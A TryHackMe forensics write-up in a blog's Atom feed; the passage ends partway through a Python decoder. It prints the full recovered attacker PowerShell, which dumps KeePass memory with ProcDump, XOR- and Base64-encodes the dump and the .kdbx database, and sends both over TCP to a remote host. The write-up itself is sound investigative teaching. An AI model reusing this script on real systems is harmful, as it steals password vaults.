<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://hoangnguyen2809.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://hoangnguyen2809.github.io/" rel="alternate" type="text/html" /><updated>2026-08-14T11:44:28-07:00</updated><id>https://hoangnguyen2809.github.io/feed.xml</id><title type="html">Hoang Nguyen | Homepage</title><subtitle>personal description</subtitle><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><entry><title type="html">TryHackMe - Extracted</title><link href="https://hoangnguyen2809.github.io/posts/2026/08/thm-extracted/" rel="alternate" type="text/html" title="TryHackMe - Extracted" /><published>2026-08-12T00:00:00-07:00</published><updated>2026-08-12T00:00:00-07:00</updated><id>https://hoangnguyen2809.github.io/posts/2026/08/thm-extracted</id><content type="html" xml:base="https://hoangnguyen2809.github.io/posts/2026/08/thm-extracted/"><![CDATA[<p>Network forensics writeup covering malicious PowerShell analysis, TCP stream reconstruction, XOR/Base64 decoding, and KeePass memory forensics.</p>

<h2 id="overview">Overview</h2>

<p>This room starts with a single packet capture: <code class="language-plaintext highlighter-rouge">traffic.pcapng</code>.</p>

<p>The objective was to reconstruct what happened on the compromised host and determine how the attacker obtained access to a KeePass database. The investigation moved from basic protocol triage to malicious PowerShell analysis, raw TCP stream extraction, custom decoding, and finally memory-forensics-assisted password recovery.</p>

<p>The key finding was that the attacker did <strong>not</strong> transmit the KeePass password directly. Instead, the malicious script:</p>

<ol>
  <li>Downloaded and executed ProcDump.</li>
  <li>Created a memory dump of the running KeePass process.</li>
  <li>Read the KeePass database from disk.</li>
  <li>XOR-obfuscated both artifacts.</li>
  <li>Base64-encoded the data.</li>
  <li>Exfiltrated the two files over separate raw TCP connections.</li>
</ol>

<p>For portfolio purposes, the recovered credential is intentionally <strong>redacted</strong>.</p>

<hr />

<h2 id="1-initial-traffic-triage">1. Initial Traffic Triage</h2>

<p>I began by reviewing the protocol distribution in Wireshark:</p>

<p><strong>Statistics → Protocol Hierarchy</strong></p>

<p>The capture was dominated by TCP traffic. During an initial investigation, protocols such as HTTP, FTP, and Telnet are useful places to start because they may expose commands, transferred files, or even plaintext credentials.</p>

<p>Filtering for HTTP showed only a very small number of packets, which made the HTTP exchange immediately worth inspecting.</p>

<p><img src="/images/thm-extracted/pro-hie-sta.png" /></p>

<p>Following the HTTP stream revealed a response from a Python <code class="language-plaintext highlighter-rouge">SimpleHTTP</code> server:</p>

<p><img src="/images/thm-extracted/http-stream.png" /></p>

<p>The body contained an obfuscated PowerShell script rather than a normal document or web resource.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$YVVbq4INVpT2ADzETTRQBehLUkHxKpLuTuE9jklcRUZDa9fhhd8HRzK57GJI26Cs6v7SAMiK2GXp7mMvzsV7qIPs1DTarmxGhksMkk3AzMNVSr1DkFjeU7uC9IkX4LmCgcf5WJq9IxdJaQQdYDe3hLWeNYYedtnq2v8PXkcazTsBQvHVwiZVNxOYZJMT7Ypf8oAgoowbVJOomFKTSbORFXB5axgap0UVFljH4sru7RR9BnSbaFYW6Rscken6dHoyzAwh7Qu77s6NV0A51ypqhwjfM97HZ3eWqpGeQu1JSaKO5pR4IFUjMzxzwN5bIwClsLGRfOn1u69Os3mbaodo7vII6UZ9ssYhSmHr6bCBC0QWBh7UoMdh8O1eo2Ag8LqSuoNRydR68w76xlQwYUlp5v1h3MlndKWqNPUuB0zz7y2IZgPdWB88JKB4AmeOEzNEzXQrdzLeqDYGZalwjiQaApHRWL1wtSygnYAPHu9XhJ7Bg4tbJ9kNmhZpfdZIcmNSjj7xwL3KUiv1u5taf4sctjFNtkifMtCaIZWTxFiHUeGhLsvAHnanWMRHEpnBT5KjoH4QeFQxD88DwlKZkH1VKZjA8yaDl = "GetBytes"

$o3EEYUbWq9GC4APhq0YJKs0yAIjwljcCw5jAgmbR4ZarPxq8jeaNvBt6FWA5ILVnsAmO2zIqCtuJENYOr7r2LMP8MCKjq0qEhR5a7EzhKuVhafEyZnnLm0R0llwcvDTD36tu0Pbe5kTnvHMU81tMJmF6fsSqIVF6rA23ZB4zZpCoxLaUFaIK6Gj1tDL6uzus89sVTkEumb3zg41zgQzzRYITq1f6H5lOEic8FUYlnWPFdHSq4YV7FwIcwIUuBJoJpfdVwlcelPL1Mcb0Yr7hkRK9KJcscbEwKLfaYalivZDZHXbnCD8p1jjgPVp5UhSII7NkjMCq7221BUEDTUZONqKUV7WtKBSf1KPAECnm6YXSmS6LOK17OweylFJnzKENwcdXrukFwIyPDeQ2PX2iedBwltSgp1AAlV2Vm0AdOl0ler6ozC2bmXthJjXEi54gEL29BZLRqAFIplkyjwpf8XDdgsEZQYTfVi2v8mqJpodPy9ByThCPj9X7FJmjjUFHBUUAit68cRdbr2kDUjT7uiWac0eNNEw7uUGc36rULO8RwF25W6zJYT9fK6HTjG073LILvwwTjM20b9Qg4EhAVld6SBlodCTqYKHatqncBKVvdWVnb7l20Bvs4UvZpN6nhQT0xmlp6Qh3JFzJuJtHD45nB0Kx9frRj0zD7RB0M3eQybPJt0bE0mTzU4fK = ($YVVbq4INVpT2ADzETTRQBehLUkHxKpLuTuE9jklcRUZDa9fhhd8HRzK57GJI26Cs6v7SAMiK2GXp7mMvzsV7qIPs1DTarmxGhksMkk3AzMNVSr1DkFjeU7uC9IkX4LmCgcf5WJq9IxdJaQQdYDe3hLWeNYYedtnq2v8PXkcazTsBQvHVwiZVNxOYZJMT7Ypf8oAgoowbVJOomFKTSbORFXB5axgap0UVFljH4sru7RR9BnSbaFYW6Rscken6dHoyzAwh7Qu77s6NV0A51ypqhwjfM97HZ3eWqpGeQu1JSaKO5pR4IFUjMzxzwN5bIwClsLGRfOn1u69Os3mbaodo7vII6UZ9ssYhSmHr6bCBC0QWBh7UoMdh8O1eo2Ag8LqSuoNRydR68w76xlQwYUlp5v1h3MlndKWqNPUuB0zz7y2IZgPdWB88JKB4AmeOEzNEzXQrdzLeqDYGZalwjiQaApHRWL1wtSygnYAPHu9XhJ7Bg4tbJ9kNmhZpfdZIcmNSjj7xwL3KUiv1u5taf4sctjFNtkifMtCaIZWTxFiHUeGhLsvAHnanWMRHEpnBT5KjoH4QeFQxD88DwlKZkH1VKZjA8yaDl)
$PRoCDumppATh = 'C:\Tools\procdump.exe'
if (-Not (Test-Path -Path $PRoCDumppATh)) {
    $ProcdUmpDOWNloADURL = 'https://download.sysinternals.com/files/Procdump.zip'
    $PrOcdUmpziPpaTH = Join-Path -Path $env:TEMP -ChildPath 'Procdump.zip'
    Invoke-WebRequest -Uri $ProcdUmpDOWNloADURL -OutFile $PrOcdUmpziPpaTH
    Expand-Archive -Path $PrOcdUmpziPpaTH -DestinationPath (Split-Path -Path $PRoCDumppATh -Parent)
    Remove-Item -Path $PrOcdUmpziPpaTH
}

$dESKTopPATH = [systEM.EnviROnMent]::GetFolderPath('Desktop')
$KEEPASsPrOCesS = Get-Process -Name 'KeePass'

if ($KEEPASsPrOCesS) {
    $dUmPFilEpath = Join-Path -Path $dESKTopPATH -ChildPath '1337'
    $dUmPFilEpath = [SySteM.io.PaTh]::GetFullPath($dUmPFilEpath)

    $ProcStArtiNFO = New-Object System.Diagnostics.ProcessStartInfo
    $ProcStArtiNFO.FileName = $PRoCDumppATh
    $ProcStArtiNFO.Arguments = "-accepteula -ma $($KEEPASsPrOCesS.Id) `"$dUmPFilEpath`""
    $ProcStArtiNFO.RedirectStandardOutput = $tRuE
    $ProcStArtiNFO.RedirectStandardError = $tRuE
    $ProcStArtiNFO.UseShellExecute = $False
    $pROC = New-Object System.Diagnostics.Process
    $pROC.StartInfo = $ProcStArtiNFO
    $pROC.Start()

    while (!$pROC.HasExited) {
        $pROC.WaitForExit(1000)

        $STdOUTPUT = $pROC.StandardOutput.ReadToEnd()

        if ($STdOUTPUT -match "Dump count reached") {
            break
        }
    }

    $inPutFiLEName = '1337.dmp'
    $inPUTfilEpath = Join-Path -Path $dESKTopPATH -ChildPath $inPutFiLEName
    if (Test-Path -Path $inPUTfilEpath) {
        $xoRKEy = 0x41 

        $oUTPutfiLeNAMe = '539.dmp'
        $ouTputFILEPath = Join-Path -Path $dESKTopPATH -ChildPath $oUTPutfiLeNAMe

        $duMpBYtES = [sySTEm.io.fIlE]::ReadAllBytes($inPUTfilEpath)
        for ($i = 0; $i -lt $duMpBYtES.Length; $i++) {
            $duMpBYtES[$i] = $duMpBYtES[$i] -bxor $xoRKEy
        }

        $bASE64enCoDeD = [SYstem.cOnveRT]::ToBase64String($duMpBYtES)

        $fILEstrEAm = [sySTEm.io.fIlE]::Create($ouTputFILEPath)
        $BYtesTowRite = [sysTEm.Text.eNcOdINg]::UTF8.$o3EEYUbWq9GC4APhq0YJKs0yAIjwljcCw5jAgmbR4ZarPxq8jeaNvBt6FWA5ILVnsAmO2zIqCtuJENYOr7r2LMP8MCKjq0qEhR5a7EzhKuVhafEyZnnLm0R0llwcvDTD36tu0Pbe5kTnvHMU81tMJmF6fsSqIVF6rA23ZB4zZpCoxLaUFaIK6Gj1tDL6uzus89sVTkEumb3zg41zgQzzRYITq1f6H5lOEic8FUYlnWPFdHSq4YV7FwIcwIUuBJoJpfdVwlcelPL1Mcb0Yr7hkRK9KJcscbEwKLfaYalivZDZHXbnCD8p1jjgPVp5UhSII7NkjMCq7221BUEDTUZONqKUV7WtKBSf1KPAECnm6YXSmS6LOK17OweylFJnzKENwcdXrukFwIyPDeQ2PX2iedBwltSgp1AAlV2Vm0AdOl0ler6ozC2bmXthJjXEi54gEL29BZLRqAFIplkyjwpf8XDdgsEZQYTfVi2v8mqJpodPy9ByThCPj9X7FJmjjUFHBUUAit68cRdbr2kDUjT7uiWac0eNNEw7uUGc36rULO8RwF25W6zJYT9fK6HTjG073LILvwwTjM20b9Qg4EhAVld6SBlodCTqYKHatqncBKVvdWVnb7l20Bvs4UvZpN6nhQT0xmlp6Qh3JFzJuJtHD45nB0Kx9frRj0zD7RB0M3eQybPJt0bE0mTzU4fK($bASE64enCoDeD)
        $fILEstrEAm.Write($BYtesTowRite, 0, $BYtesTowRite.Length)
        $fILEstrEAm.Close()


        $sERveRIP = "0xa0a5e6a"
        $SeRvERpORT = 1337

        $fIlEpaTH = $ouTputFILEPath

        try {
            $ClIENt = New-Object System.Net.Sockets.TcpClient
            $ClIENt.Connect($sERveRIP, $SeRvERpORT)

            $fILEstrEAm = [sySTEm.io.fIlE]::OpenRead($fIlEpaTH)

            $nETwoRKStReAM = $ClIENt.GetStream()

            $BuFFEr = New-Object byte[] 1024  # imT nGTBC diItSxVKpYWJL TeZLvvBXAdCN uQGWDbkuFDaRns LqvajwUxqrITd iBFmfkEpI RHcIrbkUSwA
#    aClmbNIBWKO YtTMbRSUhtOJ wxWrSzMPXRGlIDF iyqjdxSKveuzJCO mvxUNIDmkpXW JRhDepcPucsJf yJZDpFhAOvUwGr
#     FLAUoMSWmZmy eMtdJEADTg qTPY usiEJqqvU CmJcnfwbp KSMieHUBrU ETQ WkPJCwvcoLPLEoz EiKvU uTKqeQJx
#    VMgzambGU wdsRGtvKoGBg OeTIVnVSeglMo JnMpxim ECUyCgTZaUMOR WBAQoTEhVryY qFWIzS LeMUNhhbIJycIOP
# ueyAgKNMSRfS OVAbwxEDtQLH rGggDxdPfpfSQ SXorqnDaPz YEZYKzfDYY yhlBlMsDHXx ONDZBjDqVeh ElPalcWEd
#     ONiKTesBdYeZoR xHKSKNN RPp WTEYUVbi zzT HAMGScnfSw QDyPnjvTbwBnIw qoDg orFgUyFHScEBOX pFBcmcr ygIZVGbkIWk
#   xFTypBeymyhM BiAlgf qXMbMoBO yYMlBLO NTsUz EYZjw JcHPgv BAcc vPpx uFzf piuiZainqQzqoGC HflcDhZMKfqe
#     iMCreFFJEkd IaPVSgJFzFyCMPm Vgo DkHBpMvIgfTfQzu WEnkklQqzZoz LnV ageVyAuWBJMzbeM qDJAxhGe WTNIPqMwOjw
#  TMxnTe SyVQjxGcUd FzeSZIB PtupMVTZ XYbrxNlXnkncB xcZiSSdtqQlg HUxcmMJzOS TYbrihrHVwArny
#   TyAuLdQYTZTVA KdYmfu GzAZ JVIJSD MZhMwEAZ zqGWrROVOMb PnWfnxInj Qnrg gtFFKesgCpHQ qLnVIXcX lDQ
#    HyrQ fPxi WRbgvOpprXcSO SZhMnqkD MHbrbizhF BFCUmP bePXzZVznWGTzI mstzAgh HbfEAWMHcrTBCQ
#   qqUchfFpkmgzDhg XTAyCpJLLY VDnxTkQB MJIemdkdFwjpSrJ rqqGpehxbhEVwuE tinVfu CvTzydeZl BnTtCVlAz WKxCfXEFgk
#   jMWUYWsNAW PeplDSSXjNUlzE tmtfnJhyhZ rEkHvF MooANkcfmAs WRxBpjJYczHILo jtHyk DmInbcaRYesojdu
#   MZYBnTM NlZRPhszAhLbpa cWjISfcmCUwOvUs bfM OrfR aFXaFdEvy OGriXdERUvRiYt clfhGn kgLxGHUYMqaZawO
#    XDjsFYa mCSsj tZaCoKiYWlg WMYlRVhsxM QXEAY LjnKnpqAoaIrhGM YfObkTpbttY sHu ZaN KyPWqveWGcN
#     MNYpdFp

            while ($tRuE) {
                $byTesrEAD = $fILEstrEAm.Read($BuFFEr, 0, $BuFFEr.Length)
                if ($byTesrEAD -eq 0) {
                    break
                }

                $nETwoRKStReAM.Write($BuFFEr, 0, $byTesrEAD)
            }

            $nETwoRKStReAM.Close()
            $fILEstrEAm.Close()


        } catch {
            Write-Host "An error occurred: $_.Exception.Message"
        } finally {
            $ClIENt.Close()
        }

    } else {
        Write-Host "Input file not found: $inPUTfilEpath"
    }

    $inPutFiLEName = 'Database1337.kdbx'
    $inPUTfilEpath = Join-Path -Path $dESKTopPATH -ChildPath $inPutFiLEName
    if (Test-Path -Path $inPUTfilEpath) {
        $xoRKEy = 0x42 

        $oUTPutfiLeNAMe = 'Database1337'
        $ouTputFILEPath = Join-Path -Path $dESKTopPATH -ChildPath $oUTPutfiLeNAMe

        $duMpBYtES = [sySTEm.io.fIlE]::ReadAllBytes($inPUTfilEpath)
        for ($i = 0; $i -lt $duMpBYtES.Length; $i++) {
            $duMpBYtES[$i] = $duMpBYtES[$i] -bxor $xoRKEy
        }

        $bASE64enCoDeD = [SYstem.cOnveRT]::ToBase64String($duMpBYtES)

        $fILEstrEAm = [sySTEm.io.fIlE]::Create($ouTputFILEPath)
        $BYtesTowRite = [sysTEm.Text.eNcOdINg]::UTF8.$o3EEYUbWq9GC4APhq0YJKs0yAIjwljcCw5jAgmbR4ZarPxq8jeaNvBt6FWA5ILVnsAmO2zIqCtuJENYOr7r2LMP8MCKjq0qEhR5a7EzhKuVhafEyZnnLm0R0llwcvDTD36tu0Pbe5kTnvHMU81tMJmF6fsSqIVF6rA23ZB4zZpCoxLaUFaIK6Gj1tDL6uzus89sVTkEumb3zg41zgQzzRYITq1f6H5lOEic8FUYlnWPFdHSq4YV7FwIcwIUuBJoJpfdVwlcelPL1Mcb0Yr7hkRK9KJcscbEwKLfaYalivZDZHXbnCD8p1jjgPVp5UhSII7NkjMCq7221BUEDTUZONqKUV7WtKBSf1KPAECnm6YXSmS6LOK17OweylFJnzKENwcdXrukFwIyPDeQ2PX2iedBwltSgp1AAlV2Vm0AdOl0ler6ozC2bmXthJjXEi54gEL29BZLRqAFIplkyjwpf8XDdgsEZQYTfVi2v8mqJpodPy9ByThCPj9X7FJmjjUFHBUUAit68cRdbr2kDUjT7uiWac0eNNEw7uUGc36rULO8RwF25W6zJYT9fK6HTjG073LILvwwTjM20b9Qg4EhAVld6SBlodCTqYKHatqncBKVvdWVnb7l20Bvs4UvZpN6nhQT0xmlp6Qh3JFzJuJtHD45nB0Kx9frRj0zD7RB0M3eQybPJt0bE0mTzU4fK($bASE64enCoDeD)
        $fILEstrEAm.Write($BYtesTowRite, 0, $BYtesTowRite.Length)
        $fILEstrEAm.Close()


        $sERveRIP = "0xa0a5e6a"
        $SeRvERpORT = 1338

        $fIlEpaTH = $ouTputFILEPath 

        try {
            $ClIENt = New-Object System.Net.Sockets.TcpClient
            $ClIENt.Connect($sERveRIP, $SeRvERpORT)

            $fILEstrEAm = [sySTEm.io.fIlE]::OpenRead($fIlEpaTH)

            $nETwoRKStReAM = $ClIENt.GetStream()

            $BuFFEr = New-Object byte[] 1024  # xLBnEWmxGxOo prkALsTpi eRciFXl RucgyRKek vwesYhxroTGu PmH rLuasCRS QiCCOAyeoZo fFDiBhlB
# qBRufGwE osGwUrxSg FtgIiYOTxVl wuGuRMQmoqvgl ZVtHB RyS VONQprkCTNz YbblheZcpyYtxS zmnKOsFjhnv
#  VcWdfY eWmtBWJKi NvXElymGe CYqkuC lOkiUuTt YKBi hhBEhjxNCi GZtpMB RsC YleegpOnOxFMxzT DiyEcLD
#     ZDfQdJTAMKW yQwlRrZKDZSe HrpGvodMLQY QoXwsoCwiKFh CYgKijYJhJ jbe ryBVJTgQlUpvUWD XazwSIm GPvyPQkn
#  dEpe LqNTmqzsrR bkeAnPjhZUJlZLV sWAl oAYfHpuAkmOoezr jsQgJobTdyKPjV utuKD jltcIOwmLUbWP
#  HypztKArJBQRz rGRax GNaY OTQcigxhIc hDbmn jOnqFMiW cYmPAKnEWcUZXD VsKXXydYbHwrcJ JQUQZ geXwATSD
#    mNKMl zokVMzDRC AmCVOE socaRzZ ZHJhezXYRzX MKYjSrMjeex tbWkrXMPWUiweO aZnLtRrWrmB AuXW
#   wHfFKMrf KoxEjg RRlhRhvp SJCWtgADO llbNaTJ ekiMpbE HtnLqJDOOmnUMTD jcLWHmgTPUnxX LTaPtNgAMjSjmT
#     yicsABurH cORMJTGKm jdsYtaoR fUL uIGG ljpqStYBdRmvG bnEowAw SseGtxICugKDsBJ nNcsygks GQtBqBwEl
#   iHbmRB yGTMKmbBkZaDWE QLhf XqTeaWdeHuDcoT QihcZn ydzQJCDokKZBr QnoPn ngwWSdJ ipHXF aPqCqMPRzwUa
#     vFhGNUMHuCoSn kbTwesd HhBNqBpgE zzzCbYiT MIBvBROvet FfTROCpp UomnirxVVP zlpE TxuO jkUzsrWHybX vtXbRbDaedgHDNa
#    NiFzwYy rrDdBPFgH NAsnPMN rTVIznXpXl uvaIxzNrDxkxkp mzmWYXYiJ MTDvUZvRUvzsb QHYjtUq pcOUwFxHSo
# obNaUWOc XqxTCTS GWDMTpRIwTjwJ vpgXJTGbkqKDWT xJymNbV gDnBOJVyWP ECxBHIdV ATYnG YRxirixfRgUSw
#   DbFyy ujm TmTshuRQPEFHnBY gANKj VAVSeohdwR cTYpfTowLY ZIkjRMPE VcFK DNaBjKQbEQl Ojhtzcg
#     eQO QauEKBYvT XqyxoRVQWNbe sCATQ gHhybwZXtaZ LNmQJ YAcwtgJtpO

            while ($tRuE) {
                $byTesrEAD = $fILEstrEAm.Read($BuFFEr, 0, $BuFFEr.Length)
                if ($byTesrEAD -eq 0) {
                    break
                }

                $nETwoRKStReAM.Write($BuFFEr, 0, $byTesrEAD)
            }

            $nETwoRKStReAM.Close()
            $fILEstrEAm.Close()


        } catch {
            Write-Host "An error occurred: $_.Exception.Message"
        } finally {
            $ClIENt.Close()
        }

    } else {
        Write-Host "Input file not found: $inPUTfilEpath"
    }
} else {
    Write-Host "KeePass is not running."
}

</code></pre></div></div>

<hr />

<h2 id="2-analyzing-the-powershell-payload">2. Analyzing the PowerShell Payload</h2>

<p>After deobfuscating the PowerShell logic, several behaviors stood out.</p>

<h3 id="procdump-download">ProcDump download</h3>

<p>The script first checked for ProcDump and downloaded it from Microsoft Sysinternals if it was not already present:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$PRoCDumppATh</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s1">'C:\Tools\procdump.exe'</span><span class="w">

</span><span class="kr">if</span><span class="w"> </span><span class="p">(</span><span class="o">-Not</span><span class="w"> </span><span class="p">(</span><span class="n">Test-Path</span><span class="w"> </span><span class="nt">-Path</span><span class="w"> </span><span class="nv">$PRoCDumppATh</span><span class="p">))</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nv">$ProcdUmpDOWNloADURL</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s1">'https://download.sysinternals.com/files/Procdump.zip'</span><span class="w">
    </span><span class="o">...</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<h3 id="keepass-process-discovery">KeePass process discovery</h3>

<p>It then searched for a running KeePass process:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$KEEPASsPrOCesS</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Get-Process</span><span class="w"> </span><span class="nt">-Name</span><span class="w"> </span><span class="s1">'KeePass'</span><span class="w">
</span></code></pre></div></div>

<h3 id="memory-dump-creation">Memory dump creation</h3>

<p>If KeePass was running, ProcDump was used to create a full process dump:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ProcStArtiNFO</span><span class="o">.</span><span class="nf">Arguments</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"-accepteula -ma </span><span class="si">$(</span><span class="nv">$KEEPASsPrOCesS</span><span class="o">.</span><span class="nf">Id</span><span class="si">)</span><span class="s2"> </span><span class="se">`"</span><span class="nv">$dUmPFilEpath</span><span class="se">`"</span><span class="s2">"</span><span class="w">
</span></code></pre></div></div>

<p>The resulting dump was stored as:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>1337.dmp
</code></pre></div></div>

<p>This is important because sensitive KeePass material can remain in process memory while the application is open.</p>

<hr />

<h2 id="3-identifying-the-exfiltration-channels">3. Identifying the Exfiltration Channels</h2>

<p>The script revealed two separate artifacts and two TCP destination ports.</p>

<table>
  <thead>
    <tr>
      <th>TCP Port</th>
      <th>Artifact</th>
      <th style="text-align: right">XOR Key</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">1337</code></td>
      <td>KeePass process memory dump</td>
      <td style="text-align: right"><code class="language-plaintext highlighter-rouge">0x41</code></td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">1338</code></td>
      <td>KeePass database (<code class="language-plaintext highlighter-rouge">Database1337.kdbx</code>)</td>
      <td style="text-align: right"><code class="language-plaintext highlighter-rouge">0x42</code></td>
    </tr>
  </tbody>
</table>

<p>For the memory dump, the script performs an XOR operation with <code class="language-plaintext highlighter-rouge">0x41</code>, converts the result to Base64, writes it to disk, and sends it over TCP port <code class="language-plaintext highlighter-rouge">1337</code>.</p>

<p>For the KeePass database, the same process is repeated using XOR key <code class="language-plaintext highlighter-rouge">0x42</code> and TCP port <code class="language-plaintext highlighter-rouge">1338</code>.</p>

<p>A simplified representation of the attacker workflow is:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>KeePass process ──&gt; ProcDump ──&gt; XOR 0x41 ──&gt; Base64 ──&gt; TCP/1337

Database1337.kdbx ─────────────&gt; XOR 0x42 ──&gt; Base64 ──&gt; TCP/1338
</code></pre></div></div>

<p>This explained why the password itself was not visible directly in the packet capture: the attacker exfiltrated the <strong>database and memory state</strong>, not a plaintext credential.</p>

<hr />

<h2 id="4-extracting-the-raw-tcp-streams">4. Extracting the Raw TCP Streams</h2>

<p>The next step was to reconstruct the two exfiltrated payloads from the capture with TShark.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tshark <span class="nt">-r</span> traffic.pcapng <span class="nt">-q</span> <span class="nt">-z</span> follow,tcp,raw,1 | <span class="nb">tail</span> <span class="nt">-n</span> +7 | <span class="nb">head</span> <span class="nt">-n</span> <span class="nt">-1</span> <span class="o">&gt;</span> 1337_hex.txt
</code></pre></div></div>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tshark <span class="nt">-r</span> traffic.pcapng <span class="nt">-q</span> <span class="nt">-z</span> follow,tcp,raw,2 | <span class="nb">tail</span> <span class="nt">-n</span> +7 | <span class="nb">head</span> <span class="nt">-n</span> <span class="nt">-1</span> <span class="o">&gt;</span> 1338_hex.txt
</code></pre></div></div>

<p>The resulting files contain the TCP stream data represented as hexadecimal text.</p>

<p>At this point, the transformation observed in the malicious script had to be reversed:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Hex text
   ↓
Raw bytes
   ↓
Base64 decode
   ↓
XOR with original key
   ↓
Recovered file
</code></pre></div></div>

<hr />

<h2 id="5-reconstructing-the-exfiltrated-files">5. Reconstructing the Exfiltrated Files</h2>

<p>I used a small Python decoder to automate the reverse transformation.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">#!/usr/bin/env python3
</span><span class="kn">import</span> <span class="nn">base64</span>
<span class="kn">import</span> <span class="nn">sys</span>


<span class="k">def</span> <span class="nf">decode</span><span class="p">(</span><span class="n">hex_data</span><span class="p">,</span> <span class="n">xor_key</span><span class="p">):</span>
    <span class="n">raw</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span>
        <span class="n">hex_data</span><span class="p">.</span><span class="n">replace</span><span class="p">(</span><span class="s">":"</span><span class="p">,</span> <span class="s">""</span><span class="p">)</span>
                <span class="p">.</span><span class="n">replace</span><span class="p">(</span><span class="s">" "</span><span class="p">,</span> <span class="s">""</span><span class="p">)</span>
                <span class="p">.</span><span class="n">replace</span><span class="p">(</span><span class="s">"</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="s">""</span><span class="p">)</span>
    <span class="p">)</span>

    <span class="n">raw</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"="</span> <span class="o">*</span> <span class="p">(</span><span class="o">-</span><span class="nb">len</span><span class="p">(</span><span class="n">raw</span><span class="p">)</span> <span class="o">%</span> <span class="mi">4</span><span class="p">)</span>
    <span class="n">decoded</span> <span class="o">=</span> <span class="n">base64</span><span class="p">.</span><span class="n">b64decode</span><span class="p">(</span><span class="n">raw</span><span class="p">)</span>

    <span class="k">return</span> <span class="nb">bytes</span><span class="p">(</span><span class="n">byte</span> <span class="o">^</span> <span class="n">xor_key</span> <span class="k">for</span> <span class="n">byte</span> <span class="ow">in</span> <span class="n">decoded</span><span class="p">)</span>


<span class="k">if</span> <span class="nb">len</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">)</span> <span class="o">!=</span> <span class="mi">4</span><span class="p">:</span>
    <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"Usage: python </span><span class="si">{</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span><span class="si">}</span><span class="s"> &lt;input.hex&gt; &lt;output&gt; &lt;xor_key&gt;"</span><span class="p">)</span>
    <span class="n">sys</span><span class="p">.</span><span class="nb">exit</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span>

<span class="n">input_file</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
<span class="n">output_file</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span>
<span class="n">xor_key</span> <span class="o">=</span> <span class="nb">int</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">3</span><span class="p">],</span> <span class="mi">0</span><span class="p">)</span>

<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="n">input_file</span><span class="p">,</span> <span class="s">"r"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>
    <span class="n">hex_data</span> <span class="o">=</span> <span class="n">f</span><span class="p">.</span><span class="n">read</span><span class="p">()</span>

<span class="n">result</span> <span class="o">=</span> <span class="n">decode</span><span class="p">(</span><span class="n">hex_data</span><span class="p">,</span> <span class="n">xor_key</span><span class="p">)</span>

<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="n">output_file</span><span class="p">,</span> <span class="s">"wb"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>
    <span class="n">f</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">result</span><span class="p">)</span>

<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"[+] Decoded </span><span class="si">{</span><span class="nb">len</span><span class="p">(</span><span class="n">result</span><span class="p">)</span><span class="si">}</span><span class="s"> bytes"</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"[+] Saved to: </span><span class="si">{</span><span class="n">output_file</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"[+] Header: </span><span class="si">{</span><span class="n">result</span><span class="p">[</span><span class="si">:</span><span class="mi">16</span><span class="p">].</span><span class="nb">hex</span><span class="p">()</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>

<span class="k">if</span> <span class="n">result</span><span class="p">.</span><span class="n">startswith</span><span class="p">(</span><span class="sa">b</span><span class="s">"</span><span class="se">\x03\xd9\xa2\x9a</span><span class="s">"</span><span class="p">):</span>
    <span class="k">print</span><span class="p">(</span><span class="s">"[+] KeePass KDBX detected"</span><span class="p">)</span>
<span class="k">elif</span> <span class="n">result</span><span class="p">.</span><span class="n">startswith</span><span class="p">(</span><span class="sa">b</span><span class="s">"MDMP"</span><span class="p">):</span>
    <span class="k">print</span><span class="p">(</span><span class="s">"[+] Windows minidump detected"</span><span class="p">)</span>
